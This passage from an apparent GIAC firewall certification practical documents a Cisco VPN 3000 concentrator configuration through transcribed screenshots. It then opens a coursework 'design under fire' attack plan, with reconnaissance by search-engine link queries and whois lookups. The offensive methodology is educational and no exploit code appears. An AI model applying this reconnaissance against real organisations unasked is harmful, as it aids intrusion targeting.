- Authentication defines the requirements for third party authentication. The GIAC Enterprise uses Secure ID authentication for two-factor authentication. This is the connection between the IPSEC and the use of the Secure ID authentication.
- IPComp field is set to none for compression for the fact that most users use broadband or better for connectivity. LZS would be the compression algorithm used, but it also requires more processing power on the PC.
- Preshare key is set for remote administration. This is for administrators that are not associated with any group.


Cisco Systems, Inc. VPN 3000 Concentrator - Microsoft Internet Explorer
File Edit View Favorites Tools Help
VPN 3000
Concentrator Series Manager
Main | Help | Support | Logout
Logged in: admin
Configuration | Administration | Monitoring
Configuration
Interfaces
System
User Management
Base Group
Groups
Users
Policy Management
Administration
Monitoring
Cisco Systems
Configuration | User Management | Base Group
General
IPSec
Client Config
Client FW
HW Client
PPTP/L2TP
Apply
Cancel


IPSec Parameters		
Attribute	Value	Description
IPSec SA	ESP-3DES-MD5	Select the IPSec Security Association assigned to this group.
IKE Peer Identity Validation	If supported by certificate	Select whether or not to validate the identity of the peer using the peer's certificate.
IKE Keepalives	☑	Check to enable the use of IKE keepalives for members of this group.
Confidence Interval	300	(seconds) Enter how long a peer is permitted to idle before the VPN Concentrator checks to see if it is still connected.
Tunnel Type	Remote Access	Select the type of tunnel for this group. Update the Remote Access parameters below as needed.
Remote Access Parameters		
Group Lock	☑	Lock the users into this group.
Authentication	SDI	Select the authentication method for members of this group. This parameter does not apply to **Individual User Authentication**.
Authorization Type	None	If members of this group need authorization in addition to authentication, select an authorization method. If you configure this field, you must also configure an Authorization Server.
Authorization Required	☑	Check to require successful authorization.
DN Field	CN otherwise OU	For certificate-based users, select the subject Distinguished Name (DN) field that is used as the username. This field is used for user Authorization.
IPComp	None	Select the method of IP Compression for members of this group.
Default Preshared Key	**********	Enter the preshared key to be used with clients that do not support groups.
Reauthentication on Rekey	☑	Check to reauthenticate the user on an IKE (Phase-1) rekey.
Mode Configuration	□	Check to initiate the exchange of Mode Configuration parameters with the client. This must be checked if version 2.5 (or earlier) of the Altiga/Cisco client is being used by members of this group.

Figure 18

Client Configurations

Client configuration tab basically describes features that can be established on the client (see figure 19). In this part of the configuration, the banner is set to the default GIAC Enterprise's banner message. The

IPSEC over UDP is set to allow users to get access through IPSEC unaware firewalls. Additionally, split tunneling is disabled to prevent attacks against the client while connected to headquarters. With split tunneling, the client is open to attacks from the Internet, and “Hacker” could relay attacks through an authorized user. The rest of the options are unrelated.


Cisco Systems, Inc. VPN 3000 Concentrator Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://10.10.10.10/access.html
Go Google
VPN 3000
Concentrator Series Manager
Main | Help | Support | Logout
Logged in: admin
Configuration | Administration | Monitoring
Configuration
Interfaces
System
User Management
Base Group
Groups
Users
Policy Management
Administration
Monitoring
Cisco Systems
General IPSec Client Config Client FW HW Client PPTP/L2TP
Apply Cancel


Configuration | User Management | Base Group

Client Configuration Parameters		
Cisco Client Parameters		
Attribute	**Value**	**Description**
Banner	This system is restricted to GIAC Enterprises authorized users for business purposes only. Unauthorized access is a violation of the law. This service may be monitored for	Enter the banner for this group.
Allow Password Storage on Client	□	Check to allow the IPSec client to store the password locally.
IPSec over UDP	☑	Check to allow a client to operate through a NAT device using UDP encapsulation of ESP.
IPSec over UDP Port	10000	Enter the UDP port to be used for IPSec through NAT (4001 - 49151, except port 4500, which is reserved for NAT-T).
IPSec Backup Servers	Use client configured list	- Select a method to use or disable backup servers. - Enter up to 10 IPSec backup server addresses/names starting from high priority to low. - Enter each IPSec backup server address/name on a single line.
Microsoft Client Parameters		
Intercept DHCP Configure Message	□	Check to use group policy for clients requesting Microsoft DHCP options.
Subnet Mask		Enter the subnet mask for clients requesting Microsoft DHCP options.
Split Tunneling Policy	● Tunnel everything □ Allow the networks in list to bypass the tunnel ○ Only tunnel networks in list	Select the method and network list to be used for Split Tunneling. **Tunnel Everything:** Send all traffic through the tunnel. **Allow the Networks in the list to bypass the tunnel:** The VPN Client may choose to send traffic to addresses in this list to the client's LAN. Send all other traffic through the tunnel. NOTE: This setting only applies to the Cisco Client. **Tunnel Networks in List:** Send traffic to addresses in this list through the VPN tunnel. Send all other traffic unencrypted.
Split Tunneling Network List	--None--	
Default Domain Name		Enter the default domain name given to users of this group.
Split DNS Names		Enter the set of domains, separated by commas without spaces, to be resolved through the Split Tunnel. The **Default Domain Name** must be explicitly included in **Split DNS Names** list if it is to be resolved through the tunnel.

Figure 19

Client Firewall settings

The client firewall settings are to define personal firewall with the Cisco VPN client or third party client software (Figure 20). In the case of GIAC Enterprise, they use the Cisco VPN client. This is the only setting relevant on this tab. The client firewall will enforce access control on the client to allow everything out, and nothing inbound except IPSEC.


Cisco Systems, Inc. VPN 3000 Concentrator [10.10.10.10] - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://10.10.10.10/access.html
Go Google
VPN 3000 Concentrator Series Manager
Main | Help | Support | Logout
Logged in: admin
Configuration | Administration | Monitoring
Configuration
Interfaces
System
User Management
Base Group
Groups
Users
Policy Management
Administration
Monitoring
Cisco Systems
Configuration | User Management | Base Group
General IPSec Client Config Client FW HW Client PPTP/L2TP
Apply Cancel
Base Group/Default User Parameters
Internet


VPN Client Firewall Policy

Attribute		Value	Description
Firewall Setting		○ No Firewall ● Firewall Required ○ Firewall Optional	Select whether or not to require that the client firewall specified below be installed and active. Refer to the client documentation for details about using this feature.
Firewall		Custom Firewall	Select the firewall vendor and product required for clients in this group. For client firewalls not listed, select **Custom Firewall** and enter the vendor and product IDs. Separate multiple product IDs with commas. To indicate all products by a particular vendor, enter product ID 255. The product description is optional.
Custom Firewall	Vendor ID		
	Product ID		
	Description		
Firewall Policy		○ Policy defined by remote firewall (AYT) ○ Policy Pushed (CPP): --None-- ● Policy from Server	Select the policy for the protection provided by the client firewall.

Figure 20

Secure ID Configuration

Another factor in the VPN solution, GIAC Enterprise requires two factor authentication using a SecureID token. Each remote user has a SecureID card. This card along with a pin provides the capability to authenticate to GIAC Enterprise Cisco VPN 3000 concentrator using IPSEC. Thus, the Secure ID server must be configured (see Figure 21). The Secure ID server is consider an Secure Dynamic Interface (SDI) for the Cisco 3000 VPN Concentrator. The IP address for the Secure ID server in the Core-net is 172.16.3.3. This server uses the default port of 5500 and the software version is 5.0.



Configuration | System | Servers | Authentication | Add


Configure and add a user authentication server.

Server Type	SDI	Selecting *Internal Server* will let you add users to the internal user database.
Authentication Server	172.16.3.3	Enter IP address or hostname.
SDI Server Version	5.0	Choose SDI Server Version.
Server Port	0	Enter 0 for default port (5500).
Timeout	4	Enter the timeout for this server (seconds).
Retries	2	Enter the number of retries for this server.

Figure 21

IPSEC NAT-T implementation

GIAC Enterprise has users who will attempt to connect to the VPN Concentrator, but they must bypass an IPSEC unaware firewall. In cases like this, the IPSEC VPN connection does not work. Thus, Cisco has developed a mechanism to by pass the IPSEC unaware firewalls with a UDP encapsulation of IPSEC. This feature is called NAT-T. It will encapsulate the IPSEC with UDP packet on port 4500. This is a critical feature for many diverse users. Figure 22 is the configuration for NAT-T. This is a simple on or off configuration.



Configuration | System | Tunneling Protocols | IPSec | NAT Transparency

This section lets you configure system-wide IPSec NAT Transparency.

IPSec over TCP □ Check to enable IPSec over TCP.


TCP Port(s) 10000 Enter up to 10 comma-separated TCP ports (1 - 65535).

IPSec over NAT-T ☑ Check to enable IPSec over NAT-T, which detects the need for UDP encapsulation in NAT/PAT environments, using UDP port 4500.

Figure 22

Syslog Server

GIAC has a centralize repository for logging. This functionality of the concentrator requires definition of GIAC’s syslog server. The VPN 3000 device sends all syslog data to the remote log service on management-net (Figure 23).



Configuration | System | Events | Syslog Servers | Add

Add a syslog server.

Syslog Server	172.16.6.252	Enter the IP address or hostname of the syslog server.
Port	514	Enter the port used by the syslog server.
Facility	Local 7	Select the syslog facility tag for events sent to this server.


Add Cancel

Figure 23

In summary, GIAC has configured the boarder router, Internet based firewall, and VPN according to their security policy and network design.

Assignment #3 Design under fire

This part of the assignment is an attack against a network design. The network design selected is http://www.giac.org/practical/GCFW/Robert_Huber_GCFW.pdf by Robert Huber posted in May 2004. Below is the network diagram.



The steps for this design “under fire” uses the following:

1. Reconnaissance of GIAC Enterprise
2. Scan the network with active and passive probing
3. Discover vulnerable systems
4. Compromise the system
5. Retain access to the system

Reconnaissance

Reconnaissance is a very critical step in attacking any network design. The first objective is to collect data about GIAC Enterprise. It requires the use of many publicly available resources and tools to find relevant information that may identify business partnership, administrators, OS detection, IP addresses, DNS records, addresses, etc. about GIAC Enterprise. Collectively, all this information will help in the attack from both inband attack (Internet based) or out of band attack (social engineering or physical).

The first step is to gather information about GIAC Enterprise. Their web site is www.giacfortunes.com. Using google.com search engine, a basic research request could provide information about their web site linkages. The object is to find business relationships, which could be used as a potential targets since it could represent a trust relationship. Using “Link:www.giacfortunes.com” will reveal linkages. This will provide all the websites that uses www.giacfortunes.com. Some examples of the output from a search

BW Fortune Cookie


Select a Track or Course -----. **...**
www.sans.org/NS2002/7.5.php - 20k -

WORLD OF FORTUNE COOKIES
Free Webcast - August 04, 2004: Listing of fortune cookies. **...**
www.fortunecookiesrus/ _14.php - 31k - Cached - Similar pages

The information revealed some minor business relationship that may help with a compromise later. Perhaps, there is a trust relationship between these companies and GIAC Enterprises. If so, this can be a point of exploitation.

The next step changes the focus to understand information listed in Internic database.

Internic


Home - Microsoft Internet Explorer provided by America Online
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://www.internic.net/whois.html
Go Links
Search Web Mail My Yahoo! Olympics Games
InterNIC
Home Registrars FAQ Whois
Internet

Whois Search

Whois (.aero, .arpa, .biz, .com, .coop, .edu, .info, .int, .museum, .net, and .org):

giacfortune.com

● Domain (ex. internic.net)
○ Registrar (ex. ABC Registrar, Inc.)
○ Nameserver (ex. NS.EXAMPLE.COM or 192.16.0.192)

Submit

